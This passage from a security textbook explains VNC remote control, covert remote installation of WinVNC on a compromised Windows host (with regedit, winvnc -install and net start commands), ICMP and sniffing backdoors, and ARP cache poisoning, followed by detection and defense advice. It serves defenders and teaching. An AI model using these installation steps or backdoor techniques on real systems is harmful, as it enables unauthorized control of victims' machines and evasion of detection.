
VNC Network Characteristics and Server Modes

By default, the VNC server listens on TCP port 5900. On UNIX systems, when multiple desktops are created for multiple simultaneous VNC Viewer sessions, these additional sessions will listen on TCP port 5901, 5902, and so on. Because Windows VNC only supports one desktop session, it listens on TCP port 5900. This port number is configurable beyond this default value, however.

On Windows, the VNC server can run in two modes: Service Mode or Application Mode. In Service Mode, the VNC server runs as an installed Windows service, showing up in the Windows Services control panel. Windows services wait silently in the background, looking to handle specific network traffic or other events without bothering the user at the keyboard.

In the VNC server's other mode, Application Mode, the program runs as a separate application on the box, not as a Windows service. In either mode, the VNC server's presence is shown on the desktop screen, giving the user a clue that something new is running. However, the VNC server's presence on the GUI is an itsy-bitsy VNC icon in the system tray. By clicking on the barely noticeable VNC icon, the user at the keyboard can reconfigure VNC. Figure 5.14 illustrates how Service Mode and Application Mode look on a Windows system.

Figure 5.14. VNC running in Service Mode and Application Mode.



So, if an attacker uses the standard VNC program available on the Internet, VNC will always be visible in the services control panel or in the tool tray. Sadly, however, attackers have created stealthier custom versions of VNC that run in a hidden mode, showing up in neither the service list nor in the tool tray.


Shoveling a GUI with VNC

Although the VNC Viewer normally initiates a connection to a VNC server, another very powerful option is available. Consider this scenario. An attacker creates a VNC server in Service Mode or Application Mode waiting for a connection on TCP port 5900. The attacker wants to connect to that VNC server and control the victim machine. Now, suppose also that a firewall blocks all incoming connections to TCP port 5900, and, for good measure, all other incoming connections to the victim machine. However, let's assume that the victim machine can make outgoing connections.

Sound familiar? We saw this same situation when we discussed Netcat earlier. Remember, with Netcat, an attacker could use the shoveling-a-shell technique to push a command shell out from the victim machine. VNC, in turn, offers a way to "shovel a GUI" from a VNC server to a VNC client. As shown in Figure 5.15 , the attacker first configures the VNC Viewer on the system outside of the firewall to listen for a connection. Yes, the viewer itself is listening. Then, the VNC server initiates an

outgoing connection to the VNC Viewer. When the VNC Viewer receives the connection, it grabs the GUI on the victim machine, allowing the attacker to control the system. In this mode, an outgoing connection has been transformed to incoming GUI control.

Figure 5.15. Shoveling a GUI with VNC.



Remote Installation of Windows VNC

If you download the Windows VNC installation package, you'll see that it comes with a familiar Setup.exe program to automate the installation process. To install VNC on Windows, you simply double-click the handy-dandy Setup icon and select OK in a dialog box or two. Although this install procedure might seem straightforward for you, a legitimate user with direct access to the system's keyboard and mouse, think about it from an attacker's perspective. The bad guy cannot simply double-click the Setup.exe icon, because he or she doesn't yet have control of the GUI. Remember, attackers want to install VNC so that they can control the GUI. The normal WinVNC installation process requires the attackers to double-click a Setup program. What we have here is a chicken-and-egg problem for the bad guys.

I've had several system administrators tell me that they weren't worried about attackers using VNC because of this supposed dilemma faced by the bad guys. However, attackers have a simple method to unscramble this chicken-and-egg problem. This technique for remote installation of VNC and other Setup-oriented tools is quite well known in the computer underground. H. D. Moore, a noted penetration testing expert, has posted several descriptions on the Internet of how to install Windows VNC servers remotely [6] . Using his methodology, an attacker with remote shell access and Administrator privileges on a Windows box can easily move beyond the shell to remote control of the GUI. Let's look at this process for remotely installing and activating VNC on Windows, because the process can be used for legitimate system administration and penetration testing. Additionally, a better understanding of the process will give you some clues on how you can spot bad buys attempting such wickedness on your own systems. The process involves the following steps:

- First, the attacker must gain remote shell access on the target system by exploiting a common misconfiguration or system vulnerability, such as a buffer overflow.
- Next, the attacker installs a copy of Windows VNC on his or her own local machine. The attacker configures the local Windows VNC server with a password, and sets any other configuration options to the desired value. It might seem weird for the attacker to set up his or her own

machine with the desired VNC server configuration. However, this step allows the attacker to establish all of the proper settings locally so that they can be exported and moved to the target machine.

- Now, the attacker exports the registry keys associated with WinVNC from the attacker's own system. Using the Regedit tool, the attacker browses to the area of the registry labeled HKEY_LOCAL_MACHINE\SOFTWARE\ORL and selects Export Registry File. This resulting file is given some name with a .REG suffix, such as Vnc.reg, to indicate that it contains registry settings.

- Next, the attacker moves a copy of four files to the target system: Vnc.reg, as well as WinVNC.exe, Omnithread.dll, and VNCHooks.dll from the standard VNC installation. With a command prompt on the target machine, these files can be transferred using file sharing, TFTP, FTP, or numerous other file transfer mechanisms. If you suddenly see files with these names appearing on systems where VNC isn't supposed to be installed, you should investigate immediately.

- Using the remote shell to execute commands on the victim machine, the attacker loads the registry settings into the target system using the following command:

```
C:\> regedit /s vnc.reg
```

- Now, the attacker installs the VNC server running in Service Mode using this command:

```
C:\> winvnc –install
```

This step opens a dialog box on the victim's machine's GUI indicating that the VNC service has been installed, as shown in Figure 5.16 . If, suddenly out of nowhere, you see such an indication that the Windows VNC service has started on your own machine, you should investigate immediately.

Figure 5.16. A dialog box indicating that WinVNC has been installed.

- Finally, the attacker executes one more command to start up the service:

```
C:\> net start winvnc
```

At this point, the attacker can connect to the VNC server and remotely control the GUI of the victim machine. The attacker has just moved beyond remote command line access to remote GUI control.

Remote GUI Defenses

So how do you defend against miscreant attackers using these remote GUI tools? Here's the good news: All of the defenses we covered against backdoor shell listeners earlier in this chapter work against this remote GUI threat as well. This makes a lot of sense when you think about it. Backdoor shell listeners open a TCP or UDP port and transmit data through it. That's exactly what remote GUI tools do as well. Therefore, hardening your systems, applying patches, utilizing firewalls, conducting periodic port scans, and looking for local port listeners defeat this menace, too. I'm always happy when a single set of defenses (as daunting as they might be!) help to secure against several different classes of attack tools. It makes our jobs a tiny bit easier.

Backdoors without Ports

However, before we get too giddy at the thought that our jobs are easier, we've got another major backdoor hazard to face. To understand this type of attack, put yourself in the shoes of an attacker for a moment. The good guys run various tools like Fport, TCPView, and lsof to look for backdoors listening on TCP and UDP ports. Smart security personnel periodically conduct port scans to look for unusual ports as well. Attackers who don't want to get caught (which is certainly a majority of their ilk) try to avoid creating a tell-tale port that might give them away.

It's kind of like a burglar breaking into your house. If you have alarms on the doors, the burglar might crawl through a window. So, to evade detection and operate in a stealthier manner, some attackers are moving to backdoor tools that don't open a TCP or UDP port. In the computer attack cases I've handled recently, I've seen a huge increase in the use of these types of backdoor tools. Three of the most popular portless backdoors are ICMP-based backdoors, nonpromiscuous sniffing backdoors, and promiscuous sniffing backdoors. To get a feel for what the bad guys are up to, let's analyze the characteristics of each type.

ICMP Backdoors

If TCP and UDP ports get an attacker noticed, one fairly obvious method for evading detection is to utilize a different non-port-based protocol altogether. In particular, the Internet Control Message Protocol (ICMP) is an ideal transmission mechanism for backdoors. The most familiar ICMP packet type is the common ping packet, more formally known as the ICMP Echo Request packet. Several other types of ICMP packets exist, including the ICMP Source Quench message (used to ask a system to slow down the rate at which it's sending packets) and the ICMP Timestamp message (used to query the time on a remote system).

Regardless of the particular message type, all ICMP messages have three things in common that make them well suited for carrying backdoor commands. First, ICMP doesn't include the concept of ports. Ports are a TCP and UDP concept, used to identify and differentiate the source and destination process endpoints used in communication. Because ICMP doesn't have anything to do with ports, a backdoor listener looking for commands transmitted via ICMP won't show up as a listening port in Fport, TCPView, and lsof.


Second, attackers are fond of ICMP-based backdoors because many networks allow certain types of ICMP messages through their firewalls, whereas they block most TCP and UDP traffic. For example, many networks allow ICMP Echo Reply messages into the network, so users can receive ping responses. Therefore, by sending commands via ICMP Echo Reply messages, an attacker can communicate with a backdoor stashed away on a network protected by a firewall.

The final reason attackers use ICMP-based backdoors involves the fact that a payload field can be plopped on the end of any of the ICMP message types. An attacker can load this payload field with instructions to be carried to the backdoor. Any responses from the backdoor can likewise be transmitted back in the payload field of another ICMP message.

Figure 5.17 provides an illustration of an ICMP-based backdoor. The attacker installs ICMP backdoor listener software on the victim machine and then accesses the backdoor using client software. Most tools in this genre carry command shells across ICMP Echo Request messages, essentially implementing an interactive command shell via pings and ping responses or other ICMP message

types. Two popular tools that implement such a shell on Linux systems are Loki and 007shell, the latter being named in honor of the popular movie spymaster James Bond. Another tool, named ICMP Tunnel, carries any type of traffic over ICMP messages, just as its name implies. An attacker could configure ICMP Tunnel to carry a shell or even a GUI across the network, all the while eliminating any listening port. All of these tools are freely available at *www.packetstormsecurity.org*.

Figure 5.17. Using ICMP listeners for backdoors to avoid TCP and UDP ports.



Nonpromiscuous Sniffing Backdoors

> *"Pretty sneaky, sis!"*
>
> —Tag line from a 1970s television commercial for the game "Connect-Four" by Hasbro

Although ICMP listeners are stealthier than TCP or UDP port listeners, an even sneakier set of tools is starting to get significant use: sniffing backdoors. These tools fuse together a sniffer, which gathers traffic from a LAN, with a backdoor, which executes the attacker's commands sent in that traffic. Sniffers by themselves are nothing new; they've been around for decades. Generations of bad guys have installed sniffing software on victim machines to steal passwords or other sensitive information from a network. Sniffers work by grabbing packets as they pass by the network interface of the computer running the sniffing software.


To get a feel for different sniffer options, let's look at the two modes a network interface card can operate in: nonpromiscuous mode and promiscuous mode. In normal operation, a network interface card accepts packets that are destined only for that one machine on the LAN, based on the hardware address (called the MAC address) of that card. All packets destined for other machines are ignored. This standard day-to-day operation is called nonpromiscuous mode.

In promiscuous mode, on the other hand, software on the machine instructs the network interface card to grab a copy of all packets passing by the network interface, regardless of their destination MAC address. All of these packets are transmitted to the software on the system, which can analyze or store the packets. Because the system is wantonly grabbing all packets without any inhibitions regarding destination addresses, we call this promiscuous mode.

Sniffers can place a network interface in either promiscuous mode, if they are configured to gather all traffic for the LAN, or nonpromiscuous mode, when they grab traffic destined only for the system running the sniffer. When the sniffer is joined with a backdoor in a sniffing backdoor tool, this particular mode has significant implications on the properties of the backdoor. To see why, let's first look at nonpromiscuous sniffing backdoors.

Cd00r, pronounced *c-door*, is one example of a Linux-based nonpromiscuous sniffing backdoor, shown in Figure 5.18. Written by FX, this tool includes a sniffer that runs in nonpromiscuous mode, gathering traffic destined for the single machine where Cd00r is installed. Cd00r runs silently in the background, with the sniffer grabbing and quickly analyzing packets arriving on the network interface. An attacker configures Cd00r to look for packets destined for a specific series of TCP ports, which I've labeled X, Y, and Z in Figure 5.18. The attacker configures the particular ports that will awaken the backdoor when the server component of the tool is compiled. Mind you, there's nothing listening on ports X, Y, or Z. The Cd00r sniffer merely grabs the incoming packets and does pattern matching looking for packets destined for ports X, Y, and Z. Think of these port numbers not as listening services, but as a key to open the backdoor. When each piece of the key arrives, the backdoor opens.

Figure 5.18. The Cd00r nonpromiscuous sniffing backdoor in action.



I've arbitrarily chosen three packets on three different ports (X, Y, and Z) to open up the backdoor, but an attacker could configure the tool for any number of packets to any number of ports. Furthermore, the ports chosen by the attacker could even be in use by another service on the box, without any interference from Cd00r. That's part of the beauty of using a sniffer: The attacker can send packets to a legitimate service on the box and still communicate through the sniffer. However, if the attacker doesn't choose the particular port numbers too carefully, a legitimate user might accidentally awaken the backdoor. As a simple example, if the attacker chooses X, Y, and Z all to be TCP port 80, the backdoor would wake up every time someone sends three packets to the Web server, which naturally listens on TCP port 80.

When the built-in Cd00r sniffer receives packets sent to ports X, Y, and Z, in that order, the backdoor component of the tool is automatically activated. By sending these packets, the attacker essentially knocks on the door. Once awakened by the sniffer, the backdoor itself is just a standard shell backdoor listener, awaiting a connection on TCP port 5002. To connect to this backdoor shell listener, the attacker can then use Netcat in client mode to initiate a connection and interact with the backdoor shell.

When the backdoor has been activated and while the attacker actively uses Cd00r, the use of TCP port 5002 is visible using the techniques we discussed earlier in the chapter. In particular, the Netstat and lsof tools will display activity on TCP port 5002. This incriminating evidence, however, is fleeting. After finishing up using the backdoor, the attacker quits the session, which automatically destroys the TCP port 5002 listener. The backdoor goes dormant again and the sniffer waits for another knock on the door via packets to ports X, Y, and Z.

So, while the backdoor is active, Cd00r can be identified via the tell-tale TCP port 5002. However, it's worth noting that the Cd00r tool source code could be easily tweaked to make the tool even more difficult to detect. Although not released publicly, several variations and extensions of Cd00r and similar tools are starting to be used in the wild. First, an attacker could alter Cd00r's functionality so that it doesn't create a backdoor listener waiting for a connection. Instead, some sniffing backdoor tools shovel a shell back to the attacker. That way, there's never a port listening for a connection, even for a brief time, minimizing the chance of a system administrator discovering the listening port

with a port scan from a remote system or a local check of listening ports. Instead, an administrator will only see an established connection when the backdoor is actually in use by the attacker.


An even more malevolent modification for Cd00r involves eliminating TCP port 5002 entirely. Given that the attacker has a sniffer on the box, why bother messing around with any TCP or UDP ports at all? Although it hasn't been publicly released as of this writing, some attacker groups have altered Cd00r so that all commands sent to the backdoor are sniffed from the network without ever using a listening port. Using a sniffer not only to wake up a backdoor, but also to carry commands to a shell, these backdoors are far more difficult to detect. They sniff their commands and craft custom packets containing their responses to shoot out on the network without ever tying up a TCP or UDP port. The tool SADoor, by Claes M. Nyberg, implements a similar type of remote access, available at *http://cmn.listprojects.darklab.org*. Remember, though, these tools are still nonpromiscuous sniffers, because they are only looking for packets going to the sniffing machine's own network interface. Still, Netstat, Fport, lsof, and TCPView just won't show any TCP or UDP ports for such nonpromiscuous sniffing backdoor tools while they are in the waiting state sniffing packets.

Promiscuous Sniffing Backdoors

The situation gets even more obnoxious if an attacker unshackles the sniffing backdoor from its nonpromiscuous mode. Remember, a sniffer in promiscuous mode can gather packets sent to any system on the same LAN as the machine running the sniffer. By carefully employing promiscuous-mode sniffing, an attacker can play a very effective game of bait and switch with a system administrator or computer incident handler. The bad guy can make a backdoor appear to be somewhere that it's not to foil investigations. To accomplish this subterfuge, the attacker must place a network interface in promiscuous mode. However, if the incident handling team doesn't specifically look for promiscuous mode, these backdoors are extremely stealthy.

Figure 5.19 illustrates a promiscuous sniffing backdoor in action, based on a case our incident handling team recently faced. In this case, the victim network included a DNS server and Web server on the same LAN, protected from the Internet by a firewall. The attacker first loaded the promiscuous sniffing backdoor on the DNS server of the victim's network. The attacker managed to take over this server using a common buffer overflow exploit that let him install a backdoor on the machine. The attacker then sent commands across the network for this backdoor to execute. But here's the twist: The commands have a destination address of the Web server on the same LAN as the DNS server, as shown in Step 1 of Figure 5.19. The Web server is completely intact, without any backdoors or any other special attacker software installed on the box. When the attacker's packets containing backdoor commands arrive at the Web server, they are ignored, as they contain no relevant information for that machine.


Figure 5.19. A promiscuous sniffing backdoor receiving commands.



Now let's look at the special magic of promiscuous sniffing backdoors. Although the packets containing backdoor commands are destined for the Web server, the promiscuous mode sniffing backdoor running on the DNS Server receives these commands by sniffing them from the LAN, illustrated in Step 2 of Figure 5.19. Because the Web server and the DNS server are on the same LAN, the packets can be easily sniffed. The attacker sends commands to the Web server, but they are really executed on the DNS server.

It gets even worse, though. Here's the part that really bakes investigators' noodles. When it sends responses, the promiscuous sniffing backdoor running on the DNS server generates spoofed packets, which appear to be coming from the Web server, as illustrated in Step 3 of Figure 5.20. If investigators analyze the traffic going across the Internet, they will see packets containing commands that are destined for the Web server. Similarly, they will see responses that appear to come from the Web server, as shown in Step 4 of Figure 5.20. However, in reality, these responses came from a different machine.

Figure 5.20. A promiscuous sniffing backdoor sending spoofed responses.



Suppose an investigator analyzes this type of attack, just the situation our team faced. We saw backdoor commands going to the Web server and responses coming from the Web server. What did we do? Well, as any reasonable person would, we investigated the Web server, of course. We looked for listening ports that might indicate a backdoor shell, and found nothing. We looked for a sniffer running on the Web server, and found nothing. We then decided to look for backdoor software, RootKits, or even kernel modifications on the Web server … nothing, nothing, and more nothing. We then even threw our hands in the air and decided just to rebuild the Web server from scratch. Yet, the attacker was still sending commands to this newly built server, and most frustratingly, apparently receiving responses from the darn thing! Ouch.

After wasting valuable hours thrashing over this enigmatic Web server, someone on our incident handling team suggested that perhaps the backdoor wasn't loaded on the Web server at all. This genius suggested we start scouring the rest of the LAN looking for the real backdoor. Sure enough, after spinning our wheels for hours on the Web server, we found the backdoor listener on the DNS server in a matter of minutes. It's sure a lot easier to find the bad guys' stuff when you know where to look for it.


Now, you might think you don't have to worry about promiscuous sniffing backdoors, because you've deployed switches throughout your network. If I had a dime for every time someone told me that they weren't concerned about sniffers because they use switches, I'd have a much better laptop computer than this beat-up old Thinkpad I'm typing on right now. Switches are devices that can be used to build LANs, interconnecting computers together over a local area. Unlike hubs, which are their older cousins, switches only send data to a given plug on the switch if that data is destined for the hardware address of a machine connected to that plug, as illustrated in Figure 5.21. Whereas hubs broadcast data all around a LAN, switches focus it so it just goes to the intended destination system. That sounds like pretty bad news for a promiscuous sniffing backdoor, right? Wrong. It's incredibly important to note that sniffers can still be used in a switched environment, even in promiscuous mode.

Figure 5.21. Sniffing in a hub and switched environment.

To sniff in a switched environment, attackers must use an additional technique known as ARP cache poisoning to redirect traffic to the sniffing system on the LAN [7]. The Address Resolution Protocol (ARP) lets machines convert IP addresses into hardware addresses, so that packets will show up on the proper systems on a LAN. To send packets to another machine, the systems with the packets must know the appropriate destination hardware address (i.e., the MAC address). Packets generated on an IP network include the IP address in the header, but not the MAC address. To determine the MAC address of the destination machine, the sending machine sends an ARP request. In essence, this machine blurts out, "I need to know the MAC address of the system with this IP address!" Normally, the appropriate system responds, and everyone is happy. However, one strange characteristic of ARP is the ability to send an answer when no one asks a question, known as a gratuitous ARP.

As shown in Figure 5.22, an attacker can sniff a switched environment by using a gratuitous ARP to redirect traffic on the LAN. A gratuitous ARP remaps the destination system's IP address to the attacker's own MAC address in the victim's ARP cache. All data that was intended for one system will now be sent through the attacker's sniffing machine, letting the bad guy grab the traffic [8]. This traffic could include sensitive data the attacker wants to gather, such as user IDs and passwords. Alternatively, the traffic could include commands sent to a promiscuous sniffing backdoor. Numerous tools are available to implement these gratuitous ARP attacks, including the Dsniff sniffer by Dug Song (at *http://naughty.monkey.org/~dugsong/dsniff/*) and the Ettercap session hijacking tool by AlOr and NaGa (at *http://ettercap.sourceforge.net/*). So, using ARP cache poisoning, an attacker can communicate with a promiscuous sniffing backdoor, even on a switched LAN.

Figure 5.22. Using gratuitous ARPs to redirect traffic on a switched LAN.



Defenses against Backdoors without Ports

So these backdoors that don't listen on ports are especially vicious. How can you defend against

them? Well, consider what these backdoors introduce into your system. They create a running process, transmit backdoor commands across the network, and possibly put the network interface in promiscuous mode. Although these tools are tough to detect, each of these areas provides us with a hook that we can use to spot the attacker's presence.

First, you need to check your most sensitive systems consistently for unusual processes, especially those running with superuser privileges, such as root, Administrator, or SYSTEM. Periodically, such as every day or once per week, look at a process listing on your most sensitive systems, such as your firewalls, mail servers, DNS servers, and Web servers. On UNIX, you can use the built-in ps command. On Windows machines, you could use the built-in Task Manager invoked when you hit Ctrl+Alt+Delete or, for more details, install the pslist command-line tool freely available at *www.sysinternals.com*. Look for processes that just don't appear to belong on the system and investigate them further. You'll need to become intimately familiar with what normally runs on your systems so you can spot a fraud. I know this isn't easy, but to be a top-notch system administrator or security guru, you must know the "normal" state of your system so you can look for deviations.

Beyond looking for unusual processes, you can also employ various network-based IDSs to look for commands being sent to and from stealthy backdoors on your systems. These security tools sit on the network and monitor all traffic using their own built-in sniffers. However, these sniffers aren't evil; the system administrator or the security team controls them. The IDS grabs data from the LAN and compares it to a variety of signatures, looking for scurrilous network traffic that matches those signatures. Depending on the particular IDS, hundreds or even thousands of signatures are available, many of which look for commands being sent to backdoors or gratuitous ARPs. The most popular open source IDS tool is Snort, which is available for free at *www.snort.org* or on a commercial basis at *www.sourcefire.com*. Additionally, many major security vendors offer IDS tools, including Cisco's Secure IDS, ISS's RealSecure, and a variety of others.

Furthermore, if the attacker is using a promiscuous sniffing backdoor, we could detect it by looking for network interfaces running in promiscuous mode. One way to perform such checks is by running a tool locally on the system that is suspected of having a sniffer. On some UNIX variants, you can locally detect a sniffer by running the `ifconfig` command, and looking through its output for the flag "PROMISC." On UNIX machines other than Solaris or Linux, try running the command:

```
# ifconfig | grep PROMISC
```

